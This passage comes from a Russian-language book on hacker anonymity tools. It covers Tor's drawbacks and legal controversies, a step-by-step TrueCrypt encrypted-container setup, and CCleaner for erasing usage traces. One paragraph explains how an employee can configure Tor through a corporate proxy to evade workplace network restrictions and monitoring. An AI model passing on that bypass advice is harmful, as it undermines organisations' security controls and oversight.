


Рис. 7.20

После ввода "капчи" поисковый сервис Яндекса становится все же доступным (пока доступным).

Конечно, программа Тог удобна, но нет в мире совершенства: одним из основных ее недостатков является существенное снижение скорости за счет "накладных расходов" на шифрование и применения целой цепочки соединений...

Представленные в данной главе инструменты — только часть того, что используется хакерами для поддержания анонимности в сети. И, как мы уже поняли, не только хакерами. Особенно актуален рассматриваемый вопрос и ожидается большой всплеск интереса в этом направлении сейчас, когда уже сточаются законы, борющиеся за распространение нелегального контента в Интернете. Тем более, что в некоторых странах борются не только с теми, кто тиражирует для бесплатного использования фильмы, музыку, книги... Там осуществляют преследование и пользователей, скачивающих нелегальный контент.

Кроме того, тот же Тог для обхода ограничений может использовать даже и не хакер, а какой-нибудь "продвинутый" пользователь в сети предприятия, где жестко следят за дисциплиной и безопасностью и запрещают использовать Интернет для любых протоколов, кроме http (по 80-му порту), а трафик анализируется по ряду условий. С этой целью в таких учреждениях на граничных прокси-серверах настраивают очень сложные правила, чтобы хоть как-то попытаться обеспечить безопасность. Запрещают практически все. Например, доступ к социальным сетям ("ВКонтакте", "Одноклассники", Facebook) запрещен в 63% российских компаний. При обходе подобного рода ограничений достаточно в настройке Тог в меню **Сеть** указать IP-адрес прокси-сервера предприятия, данные учетной записи на прокси-сервере и разрешенные порты (рис. 7.21).

Да и в прессе периодически появляются данные о скандалах и конфликтах, связанных с Тог. Были сообщения о том, что даже известный Эдвард Джозеф Сноуден, бывший сотрудник ЦРУ и АБН США, ныне диссидент, передавал секретную разоблачающую информацию корреспондентам, используя именно это программное обеспечение...

Также сообщалось о том, что директор ФСБ России предложил запретить использование Тог в нашей стране. И эта инициатива была одобрена Государственной думой...

Пожалуй, существует не так уж много подобного программного обеспечения, на которое так сильно ополчились бы соответствующие компетентные органы многих стран. Не исключено, что Тог скоро станет вне закона.




Рис. 7.21

ГЛАВА 8



Скрытие данных хакером на личном компьютере

Что может быть надежнее, чем шифрование данных для скрытия данных на компьютере? Рассмотрим один из способов, применяемых хакерами для осуществления этого. В разрезе темы нашей книги речь, конечно же, пойдет о программном инструменте, призванном облегчить хакеру жизнь.

А почему собственно только хакеру? Любой добропорядочный пользователь также может использовать подобные средства с аналогичной целью: скрыть свои данные. Скрыть их от посягательства какого-нибудь недоброжелателя, в том числе и от того же хакера.

Программа TrueCrypt (<http://www.truecrypt.org>) имеет много различных возможностей. Мы же, пообещав общаться только по делу, в качестве примера нажмем кнопку **Create Volume**, которая запускает функцию создания тома (виртуального диска), представляющего собой файл-контейнер размером равным объему этого тома (рис. 8.1).

И далее, в следующем окне установим переключатель **Create an encrypted file container** (Создать зашифрованный файл-контейнер) — рис. 8.2.

Создадим стандартный (не скрытый) тип тома (рис. 8.3).

Выберем месторасположение файла-контейнера (рис. 8.4).

В нашем примере разместим его на диске D: в папке Test, а сам файл-контейнер назовем `security_volume` (рис. 8.5).

Выберем подходящие опции шифрования, например такие, где алгоритм шифрования AES, а хэш-алгоритм — SHA-512 (рис. 8.6).

Определим необходимый размер виртуального диска. Пусть будет 2 Гбайт (рис. 8.7).

Ответственно подойдем к выбору пароля для наших секретов. Это значит — определим достаточно сложный и длинный пароль (рис. 8.8).




Рис. 8.1




Рис. 8.2




Рис. 8.3




Рис. 8.4




Рис. 8.5




Рис. 8.6




Рис. 8.7




Рис. 8.8




Рис. 8.9

Если сделать это спустя рукава, то получим предупреждение (которое можно и проигнорировать) — рис. 8.9.

Зададим тип файловой системы NTFS, оставив размер кластеров без изменений, и запустим форматирование, нажав кнопку **Format** (рис. 8.10).




Рис. 8.10

Начнется форматирование нашего виртуального диска (рис. 8.11).

После завершения форматирования получим соответствующее сообщение (рис. 8.12).

Наконец, том создан (рис. 8.13).

Завершим все процедуры создания томов, следуя указаниям программы.

Но! Для того чтобы наш контейнер использовать, том нужно еще смонтировать! Пока что это просто файл! В основном экране программы выберем любую незанятую для наименования дисков букву (в нашем примере это "P") и

далее произведем операцию монтирования, нажав кнопку **Mount**, предварительно указав в качестве источника наш файл-контейнер (кнопка **Select File**) — рис. 8.14.




Рис. 8.11




Рис. 8.12




Рис. 8.13




Рис. 8.14



Рис. 8.15

Программа затребует ввод пароля (рис. 8.15).

И только после правильного ввода пароля смонтируется диск, создаваемый нами для конфиденциальных данных (рис. 8.16).




Рис. 8.16

Полученный диск доступен в системе как обычный том, в том числе и для прикладных программ. Когда мы изучали программу Tor, не требующую инсталляции, то говорили уже о такой возможности.

Для исключения доступа к данным и программам наш том нужно просто размонтировать (нажав кнопку **Dismount**).

Естественно, что файл-контейнер можно на время переносить на другие носители, например, с целью долговременного хранения. Не зная пароля, злоумышленник не сможет получить спрятанные в этом файле сведения.

Кроме рассмотренной программы существуют и другие подобные решения, которые могут быть выбраны хакером: BestCrypt, OpenPGP, Dekart Private Disk и т. д.

А что же делать с большим количеством следов, оставленных на компьютере программами, не установленными в секретный контейнер? Да, к примеру, тем же браузером! Как известно, браузеры следят не только в каталогах, но и в реестре. И тут опять в помощь хакеру существует соответствующий программный инструмент.

Программа CCleaner — предназначена для очистки системы и обеспечения безопасности пользователя. CCleaner стирает ненужные и неиспользуемые файлы и данные (в том числе в реестре Windows) не только для многочисленных вариантов браузеров, но и для других программ, в том числе для офисных приложений, различных архиваторов, плееров и др.

Для интеграции программы с Корзиной при ее установке необходимо сохранить отметки для соответствующих параметров (рис. 8.17).

